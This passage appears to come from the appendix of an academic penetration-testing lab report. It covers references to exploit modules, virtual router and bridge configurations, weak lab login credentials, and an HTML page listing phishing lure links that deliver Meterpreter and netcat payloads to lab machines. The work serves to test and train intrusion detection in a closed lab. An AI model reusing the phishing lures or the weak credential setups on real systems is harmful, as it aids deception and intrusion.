- [224] "Tiwiki exploit," [Online]. Available: https://vulners.com/metasploit/MSF:EXPLOIT/UNIX/WEBAPP/TWIKI_HISTORY. [Accessed 21 March 2021].
- [225] "Metasploit-framework", Github.inc, [Online] Available: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/webapp/twiki_history.rb, [Accessed: 1- Apr- 2021].
- [226] "Hack Apache Tomcat via Malicious WAR File Upload", Wonder how to, 01-Jul-2020. [Online] Available: <https://null-byte.wonderhowto.com/how-to/hack-apache-tomcat-via-malicious-war-file-upload-0202593/>.
- [227] "HTTP Authentication", MDN Web Docs, [Online] Available: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Authentication>. [Accessed: 1- Apr- 2021].
- [228] "how to know if snort detects syn flood attacks since snort alert is not logging any thing", Stack Overflow, 2014. [Online]. Available: <https://stackoverflow.com/questions/25825427/how-to-know-if-snort-detects-syn-flood-attacks-since-snort-alert-is-not-lo>.

- [229] "SNORT Users Manual2.9.16", Manual-snort-org.s3-website-us-east-1.amazonaws.com, 2021. [Online]. Available: <http://manual-snort-org.s3-website-us-east-1.amazonaws.com/>. [Accessed: 12- Apr- 2021].
- [230] "awk(1): pattern scanning/processing - Linux man page", Linux.die.net, 2009. [Online]. Available: <https://linux.die.net/man/1/awk>. [Accessed: 13- Apr- 2021].
- [231] "The Grymoire's tutorial on AWK", Grymoire.com, 2020. [Online]. Available: <https://www.grymoire.com/Unix/Awk.html>. [Accessed: 12- Apr- 2021].
- [232] "awk(1): pattern scanning/processing - Linux man page", Linux.die.net, 2009. [Online]. Available: <https://linux.die.net/man/1/awk>. [Accessed: 12- Apr- 2021].
- [233] P. Ramchandani, "Network programming 101 with GAWK (GNU AWK) | Packt Hub", Packt Hub, 2018. [Online]. Available: <https://hub.packtpub.com/network-programming-gawk/>. [Accessed: 12- Apr- 2021].
- [234] "Firefox nsSMILTimeContainer::NotifyTimeChange() RCE", Rapid7, 2018. [Online]. Available: https://www.rapid7.com/db/modules/exploit/windows/browser/firefox_smil_uaf. [Accessed: 12- Apr- 2021].
- [235] D. Cid, "DDecode - Hex,Octal,HTML Decoder", Ddecode.com, 2021. [Online]. Available: <http://ddecode.com/hexdecoder/?results=e4c35f938c564e742ba01f7c7b0018dc>. [Accessed: 12- Apr- 2021].
- [236] "Snort: Re: Rules across tcp headers & http headers/payload", Seclists.org, 2013. [Online]. Available: <https://seclists.org/snort/2013/q1/776>. [Accessed: 12- Apr- 2021].
- [237] "Chapter 4: Object Files", Refspecs.linuxfoundation.org, 2001. [Online]. Available: <https://refspecs.linuxfoundation.org/elf/gabi4+/ch4.intro.html>. [Accessed: 12- Apr- 2021].
- [238] "MMD-0027-2014 - Linux/Bashdoor(GafGyt) & Small ELF Backdoor at shellshock", Blog.malwaremustdie.org, 2014. [Online]. Available: <https://blog.malwaremustdie.org/2014/09/linux-elf-bash-0day-fun-has-only-just.html?m=1>. [Accessed: 12- Apr- 2021].
- [239] "metasploit – DiabloHorn", DiabloHorn, 2008. [Online]. Available: <https://diablohorn.com/tag/metasploit>. [Accessed: 10- Apr- 2021].
- [240] "rapid7/metasploit-framework", GitHub, 2017. [Online]. Available: https://github.com/rapid7/metasploit-framework/blob/master/modules/encoders/x86/shikata_ga_nai.rb. [Accessed: 10- Apr- 2021].
- [241] J. Reinhart, "Why ther are some many padding/leading nop instructions in my binary code?", Reverse Engineering Stack Exchange, 2017. [Online]. Available: <https://reverseengineering.stackexchange.com/questions/4084/why-ther-are-some-many-padding-leading-no>.
- [242] Y. Song, M. Locasto, A. Stavrou, A. Keromytis and S. Stolfo, "On the infeasibility of modeling polymorphic shellcode", Proceedings of the 14th ACM conference on Computer and communications security - CCS '07, 2007.
- [243] N. Omar, "Detecting and Modeling Polymorphic Shellcode", Spectrum.library.concordia.ca, 2010. [Online]. Available: https://spectrum.library.concordia.ca/7587/1/Nbou_MASc_S2011.pdf. [Accessed: 10- Apr- 2021].
- [244] "3.5 Payload Detection Rule Options", Manual-snort-org.s3-website-us-east-1.amazonaws.com. [Online]. Available: <http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node32.html#SECTION00452800000000000000>. [Accessed: 12- Mar- 2021].

- [245] Hackers-arise.com, 2021. [Online]. Available: <https://www.hackers-arise.com/post/2018/11/30/network-forensics-part-2-packet-level-analysis-of-the-eternalblue-exploit>. [Accessed: 02- Mar- 2021].
- [246] "EternalBlueExploit Analysis and Port to Microsoft Windows 10", Risksense.com, 2021. [Online]. Available: https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf. [Accessed: 08- Mar- 2021].
- [247] "[MS-SMB]: Server Response", Docs.microsoft.com, 2021. [Online]. Available: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-smb/84801bef-d12e-4efb-a931-0ed9a6e730ea. [Accessed: 01- Mar- 2021].
- [248] "3.5 Payload Detection Rule Options", Manual-snort-org.s3-website-us-east-1.amazonaws.com, 2021. [Online]. Available: <http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node32.html#sub:offset>. [Accessed: 09- Mar- 2021].
- [249] "[MS-SMB]: Server Message Block (SMB) Protocol", Docs.microsoft.com, 2021. [Online]. Available: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-smb/f210069c-7086-4dc2-885e-861d837df688?redirectedfrom=MSDN. [Accessed: 01- Mar- 2021].
- [250] "What is a Backdoor Attack | Shell & Trojan Removal | Imperva", Learning Center, 2021. [Online]. Available: <https://www.imperva.com/learn/application-security/backdoor-shell-attack/>. [Accessed: 30- Mar- 2021].
- [251] "zirikatu: Fully Undetectable payload generator • Penetration Testing", Penetration Testing, 2021. [Online]. Available: <https://securityonline.info/zirikatu-fully-undetectable-payload-generator/>. [Accessed: 04- Apr- 2021].
- [252] "UnrealIRCD 3.2.8.1 Backdoor Command Execution, Metalkey. [Online]," [Online]. Available: https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor/. [Accessed 14 March 2021].
- [253] "Metasploitable/VSFTP". [Online]. Available: <https://charlesreid1.com/wiki/Metasploitable/VSFTP>. [Accessed: 12-Mar-2021].
- [254] "UnrealIRCD 3.2.8.1 Backdoor Command Execution, Metalkey. [Online]," [Online]. Available: https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor/. [Accessed 09 February 2021].
- [255] Penetration Testing Series P8- Metasploitless- Distccd Reverse Shell, DoNetRussell. [online], Available: <https://www.dotnetrussell.com/index.php/2016/10/04/penetration-testing-series-p8-metasploitless-distccd-reverse-shell/>, [Accessed: 20-Mar-2021].
- [256] a. thakuri, "Dark-evil," 25 April 2018. [Online]. Available: <https://darkevil355130529.wordpress.com/2018/04/25/detect-sql-injection-attack-using-snort-ids-part-2/>.
- [257] R. Chandel, "Hacking Articles," 11 Jan 2018. [Online]. Available: <https://www.hackingarticles.in/detect-sql-injection-attack-using-snort-ids/>. [Accessed 12 Feb 2021].
- [258] K. Debus, "infosec," 22 April 2013. [Online]. Available: <https://resources.infosecinstitute.com/topic/snort-rule-writing-for-the-it-professional-part-3/>.
- [259] D. Stevens, "Didier Stevens Blog," 11 May 2015. [Online]. Available: <https://blog.didierstevens.com/2015/05/11/detecting-network-traffic-from-metasploits-meterpreter-reverse-http-module/>.

- [260] neonprimetime, "neonprimetimeblogspot," 16 September 2016. [Online]. Available: <https://neonprimetime.blogspot.com/2016/09/snort-rules-monitoring-user-agents.html>.
- [261] V. Saravanan, "seclists," 8 may 2014. [Online]. Available: <https://seclists.org/snort/2014/q2/581>.
- [262] P. Piltingsrud, "Clearos Forums," 27 Jan 2014. [Online]. Available: <https://www.clearos.com/clearfoundation/social/community/snort-ssh-rules>.
- [263] "Zeek NetControl -SSH brute forcing script," [Online]. Available: <https://docs.zeek.org/en/stable/frameworks/netcontrol.html#id3>.
- [264] "GitHub ssh," [Online]. Available: <https://github.com/bro/bro/raw/master/testing/btest/Traces/ssh/sshguess.pcap>.
- [265] The Zeek Project, "Basic Scripting — Book of Zeek (v4.0.1)," [Online]. Available: <https://docs.zeek.org/en/current/scripting/index.html#id33>. [Accessed 2021].
- [266] "... the enumerators shall inherit the earth.," MOGOZOBO, 9 March 2014. [Online]. Available: <https://www.mogozobo.com/?p=1528>. [Accessed 2021].
- [267] "De-ICE S1.100 (Level 1) - a Beginners Guide," NullMode, 1 November 2013. [Online]. Available: <http://blog.nullmode.com/blog/2013/11/01/de-ice-s1-dot-100-level-1-a-beginners-guide/>. [Accessed 2021].
- [268] FJAVIERM, "Binary Coders," 24 January 2018. [Online]. Available: <https://binarycoders.dev/2018/01/24/walkthrough-de-ice-s1-100/>. [Accessed 2021].
- [269] R. Chandel, "Hacking Articles Raj Chandel's Blog," 2 September 2019. [Online]. Available: <https://www.hackingarticles.in/sunset-nightfall-vulnhub-walkthrough/>. [Accessed May 2021].
- [270] "Metasploitable3 -Ubuntu14.04," [Online]. Available: <https://www.thomaslaurensen.com/blog/2018-07-03/metasploitable3-building-the-ubuntu-linux-version/>.
- [271] "Pro-ftp," [Online]. Available: <https://esc.sh/blog/proftp-vulnerability-could-allow-an-attacker-to-gain-a-shell-in-your-server/>.
- [272] Aurum, "Metasploitable3- Linux," [Online]. Available: <https://stuffwithaurum.com/2020/04/17/metasploitable-3-linux-an-exploitation-guide/>.
- [273] "PhyMyAdmin," [Online]. Available: https://www.rapid7.com/db/modules/exploit/multi/http/phpmyadmin_preg_replace/.
- [274] "apache module," [Online]. Available: https://www.rapid7.com/db/modules/exploit/multi/http/apache_mod_cgi_bash_env_exec/.
- [275] "apache-continuum," [Online]. Available: https://www.rapid7.com/db/modules/exploit/linux/http/apache_continuum_cmd_exec/.
- [276] "cups_bash_env_exec," [Online]. Available: https://www.rapid7.com/db/modules/exploit/multi/http/cups_bash_env_exec/.

- [277] "ShellShock WebsERVER," [Online]. Available: <https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/>.
- [278] K. Saifullah, "SickOS," [Online]. Available: <https://kamransaifullah.medium.com/sickos-1-1-walkthrough-8d8b962be92>.
- [279] "nikto," [Online]. Available: <https://tools.kali.org/information-gathering/nikto>.
- [280] "WolfCMS," [Online]. Available: <https://www.linuxlinks.com/wolfcms/>.
- [281] M. Bond, "VulnHub -Kioptrix Level 2," 28 May 2018. [Online]. Available: <https://bond-o.medium.com/vulnhub-kioptrix-level-2-af5752e586bb>. [Accessed 18 Jan 2021].
- [282] "Hackers Target," Aug 2009. [Online]. Available: <https://hackertarget.com/nmap-cheatsheet-a-quick-reference-guide/>.
- [283] Acunetix, "SQL Injection," [Online]. Available: <https://www.acunetix.com/websitesecurity/sql-injection>.
- [284] "OS command Injection," PortSwigger, [Online]. Available: <https://portswigger.net/web-security/os-command-injection>. [Accessed 08 March 2021].
- [285] C. roberts, "Network Attacks," [Online]. Available: <HTTPS://WWW.CYNET.COM/NETWORK-ATTACKS/PRIVILEGE-ESCALATION>.
- [286] "Remote code execution in cups," CYBERSECURITY HELP, 27 April 2020. [Online]. Available: <https://www.cybersecurity-help.cz/vdb/SB2020042708>.
- [287] W. Zhong, "Command Injection," OWASP, [Online]. Available: https://owasp.org/www-community/attacks/Command_Injection. [Accessed 2021].
- [288] Weilin Zhong, Rezos, "Code Injection," OWASP, [Online]. Available: https://owasp.org/www-community/attacks/Code_Injection. [Accessed 2021].
- [289] "mysql_real_escape_string," php, [Online]. Available: <https://www.php.net/manual/en/function.mysql-real-escape-string.php>. [Accessed 2021].
- [290] "A2:2017-Broken Authentication," OWASP, [Online]. Available: https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication. [Accessed 2021].
- [291] C. Burdova, "What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant?," Avast, 14 May 2021. [Online]. Available: <https://www.avast.com/c-eternalblue?v=rc#topic-4>. [Accessed June 2021].
- [292] "Penetration Testing," Office of Chief Information Officer, [Online]. Available: <https://www.doi.gov/ocio/customers/penetration-testing>. [Accessed 20 November 2020].
- [293] M. Funk, "Web Application Penetration Testing Checklist," cybersguards, 19 March 2019. [Online]. Available: <https://cybersguards.com/web-application-penetration-testing-checklist-updated-2019/>. [Accessed 23 November 2020].
- [294] www.itgovernance.co.uk, "Why is penetration testing necessary?," 09 April 2013. [Online]. Available: <https://www.itgovernance.co.uk/media/press-releases/why-is-penetration-testing->


```
sysctl net.inet.ip.forwarding=1
route add default 192.168.20.100
route add -net 192.168.30.0/24 192.168.20.101
route add -net 10.10.10.0/24 192.168.20.101
route add -net 192.168.10.0/24 192.168.10.100
```

Below is the configuration on router2. Router2 is placed between proxy zone and DMZ. Interface vio0 is configured with 192.168.20.101 which belongs to proxy zone and vio1 is configured with 192.168.30.300 which belongs to DMZ. IP forwarding is enabled to forward data packets between networks. Since this router knows about the networks around it, default gateway is enough to pass IP packets to another networks. This configuration should be saved in /etc/rc.local file and made active by using the command “sh /etc/rc.local” or by rebooting the router.

ii. *Router RT2*

```
hostname rt2
ifconfig vio0 192.168.20.101 up
ifconfig vio1 192.168.30.100 up
sysctl net.inet.ip.forwarding=1
route add default 192.168.30.101
```

Below is the configuration on router3. Router3 is placed between DMZ and external zone. Interface vio0 is configured with 192.168.30.101 which belongs to proxy zone and vio1 is configured with 10.10.10.100 which belongs to DMZ. Same as other routers forwarding is enabled and assigned default route (192.168.30.100)

iii. *Router RT3*

```
hostname rt3
ifconfig vio0 192.168.30.101 up
ifconfig vio1 10.10.10.100 up
sysctl net.inet.ip.forwarding=1
route add default 192.168.30.100
```

Router 4 is not configured because it will be used for future advancements. It can be used to connect trusted network with the IDS management server. Authenticated users from trusted zone can connect to the management server to perform any changes in IDS system in future. It is recommended to configure packet filtering rules on routers to obtain more realistic penetration testing environment.

B. *Bridge Configurations*

This topology consists of 5 bridges, among this bridge1, bridge2 and bridge3 are connected to three IDS sensors to sniff data from trusted zone, proxy zone and DMZ respectively. Bridge4 is placed in untrusted zone and bridge5 connects all IDS sensors’ management interfaces with the master server management interface. Bridges connected to the IDS sensors should be configured with the span port which creates a copy of traffic flowing through the bridges. This port should be connected to the sniffing interface of the sensors. In this way sensor can sniff all the data passing through the bridge.

- **Login credentials of all Bridges:**

Username: root

Password: asdf

i. *Bridge BR1*

```
for i in 0 1 2 3 4 5 6 7; do ifconfig vio$i up; done
```

```

ifconfig bridge0 create
ifconfig bridge0 add vio0
ifconfig bridge0 add vio1
ifconfig bridge0 addspan vio2
ifconfig bridge0 add vio3
ifconfig bridge0 add vio4
ifconfig bridge0 add vio5
ifconfig bridge0 add vio6
ifconfig bridge0 add vio7
ifconfig bridge0 up

```

Bridge 1 should be connected to 6 client machines in the trusted network, router1 and IDS sensor1. So, it should have 8 interfaces to connect with these 8 machines. First line in the above configuration creates 8 interfaces starting from vio0 to vio7 using for loop condition and made active. Next line creates a bridge0 to which all the created interfaces to be added. Following lines add each interface to the bridge and the interface vio2 is connected to IDS sensor1 so, it is configured as a span port. Last line in the configuration makes bridge active. This whole configuration should be saved in /etc/rc.local file and sh /etc/rc.local command should be used to apply the configuration to the bridge. Every bridge will have same syntax and almost same configuration which should be saved in /etc/rc.local file. The only difference will be the number of interfaces and interface type.

ii. *Bridge BR2*

```

for i in 0 1 2 3 4 5 6 7 8 ; do ifconfig vio$i up; done
ifconfig bridge0 create
ifconfig bridge0 add vio0
ifconfig bridge0 add vio1
ifconfig bridge0 addspan vio2
ifconfig bridge0 add vio3
ifconfig bridge0 add vio4
ifconfig bridge0 add vio5
ifconfig bridge0 add vio6
ifconfig bridge0 add vio7
ifconfig bridge0 add vio8
ifconfig bridge0 up

```

Bridge2 is placed in proxy zone which connects 4 proxy servers, router1, router2 and IDS sensor2. So, it is configured with 7 interfaces and vio2 interface is configured as span port.

iii. *Bridge BR3*

```

for i in 0 1 2 3 4 5 ; do ifconfig vio$i up; done
ifconfig bridge0 create
ifconfig bridge0 add vio0
ifconfig bridge0 add vio1
ifconfig bridge0 addspan vio2
ifconfig bridge0 add vio3
ifconfig bridge0 add vio4
ifconfig bridge0 add vio5
ifconfig bridge0 up

```

Bridge3 is placed in DMZ which connects 3 servers, router2, router3 and IDS sensor3. So, it is configured with 6 interfaces and vio2 interface is configured as span port.

iv. *Bridge BR4*

```
for i in 0 1 2 3 4 ; do ifconfig vio$i up; done
ifconfig bridge0 create
ifconfig bridge0 add vio0
ifconfig bridge0 add vio1
ifconfig bridge0 add vio2
ifconfig bridge0 add vio3
ifconfig bridge0 add vio4
ifconfig bridge0 up
```

Bridge4 is placed in untrusted zone which connects 4 external machines and router3. So, it is configured with 5 interfaces.

v. *Bridge BR5*

```
for i in 0 1 2 3 ; do ifconfig vio$i up; done
ifconfig bridge0 create
ifconfig bridge0 add vio0
ifconfig bridge0 add vio1
ifconfig bridge0 add vio2
ifconfig bridge0 add vio3
ifconfig bridge0 up
```

Bridge5 is placed in IDS zone which connects 3 IDS sensors and master server. So, it is configured with 4 interfaces. There is no span port here because all interfaces connected to the bridge5 are management interfaces.

C. *Machine Configurations – Trusted Zone*

i. *Windows 10 Client Machine*

- **Login Credentials**

Username: jerbin123

Password: kali

- **IP Addressing**

IP Address 192.168.10.21 with subnet mask 255.255.255.0 and default gateway 192.168.10.100




Fig. 136. Windows 10 IP Addressing

ii. *Windows 8.1 Client Machine*

- **Login Credentials**

Username: testuser

Password: root

- **IP Addressing**

IP Address 192.168.10.24 with subnet mask 255.255.255.0 and default gateway 192.168.10.100




Fig. 137. Windows 8 IP Addressing

iii. *Ubuntu Linux Client Machine*

- **Login Credentials**

Username: ubuntu

Password: ubuntu

- **IP Addressing**

IP Address 192.168.10.23 with subnet mask 255.255.255.0 and default gateway 192.168.10.100




Fig. 138. Ubuntu 14 IP Addressing

iv. *Fedora Linux Client Machine*

- **Login Credentials**

Username: rm2

Password: root

- **IP Addressing**

IP Address 192.168.10.26 with subnet mask 255.255.255.0 and default gateway 192.168.10.100




Fig. 139. Fedora IP Addressing

v. Android 9 Machine

- **Login Credentials**

Username: NA

Password: 1234

- **IP Addressing**

IP Address 192.168.10.25 with subnet mask 255.255.255.0 and default gateway 192.168.10.100




Fig. 140. Android 9 IP Addressing

vi. Kali Linux Machine (to act as a malicious insider)

- **Login Credentials**

Username: kali

Password: kali

- **IP Addressing**

IP Address 192.168.10.90 with subnet mask 255.255.255.0 and default gateway 192.168.10.100

```

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.10.90
netmask 255.255.255.0
broadcast 192.168.0.255
network 192.168.10.0
gateway 192.168.10.100

```

Fig. 141. Kali IP Addressing

Disabling Frame Buffer in Kali Linux in Trusted Zone

1. Frame buffer feature in Command Line Interface (CLI) machines are disabled for seamless boot in `vinetctl` environment. In Trusted zone, Kali Linux is only CLI machine and below steps were undertaken to disable frame buffer in Graphical User Interface (GUI) and boot in CLI at start up.

The `/etc/default/grub` file following lines are added:

```

GRUB_CMDLINE_LINUX="console=ttyS0"
GRUB_TERMINAL=serial
GRUB_SERIAL_COMMAND="serial --unit=0 --speed=9600 --stop=1"

```

2. In command line interface, enter the following commands:

```

systemctl set-default multi-user.target
sudo systemctl start graphical.target or systemctl start display-
manager.service

```

3. Kali machine is rebooted, and it opens directly as CLI without any boot screen.

vii. *HTML Website created with client-side attack payload links to simulate a phishing attack.*

```

<!DOCTYPE html>
<html>
<body>

<h1>Research Methods - Penetration Testing Lab - TZ - Created
Payloads</h1>
<h2>Social Engineering Attacks towards the trusted zone /Jerbin</h2>

<h3>Playbook1/JJK@192.168.10.21 from 10.10.10.11</h3>
<p><a href="playone.exe">Playbook1-clicktodownload</a></p>
<h3>Playbook2/metasploit meterpreter session/JJK@192.168.10.21 from
10.10.10.11</h3>
<p>Firefox exploit > use playbook 2 on a vulnerable machine, payload
automatically created by metasploit</p>

```

<h3>Playbook3/metasploit meterpreter session/JJK@192.168.10.21 from 10.10.10.11</h3>
<p>Playbook3 File1-clicktodownload</p>
<p>Playbook3 File2-clicktodownload</p>
<h3>Playbook4/Social Engineering Toolkit/JJK@192.168.10.21 from 192.168.10.90</h3>
<p>To be run from the trusted zone insider kali machine</p>
<h3>Playbook5/metasploit meterpreter session/JJK@192.168.10.25 from 10.10.10.11</h3>
<p>Playbook5-clicktodownload</p>
<h3>Playbook6and7/metasploit/JJK@192.168.10.21 from 10.10.10.11</h3>
<a>Will not be run, unavailability of winxp build
<h3>Playbook8/netcat session/JJK@192.168.10.21 from 10.10.10.11</h3>
<p>Playbook8-clicktodownload</p>
<h3>Playbook9/DOS attack/JJK@192.168.10.21 from 192.168.10.90</h3>
<p>To be run from the trusted zone insider kali machine</p>
<h3>Playbook10/JJK@192.168.10.21 from 10.10.10.11</h3>
<p>Playbook10 - click here to update your VLC player</p>

<h3>Playbook11/JJK@192.168.10.21 from 10.10.10.11</h3>
<p>Playbook14 - click here to download your gift card</p>
<h3>Playbook12, 13 and 14/metasploit/JJK@192.168.10.21 from 10.10.10.11</h3>
<a>Refer Playbook description
<h3>Playbook15/meterpreter/JJK@192.168.10.21 from 10.10.10.11</h3>
<a>Post exploitation playbook with subsection A-I
</body>
</html>


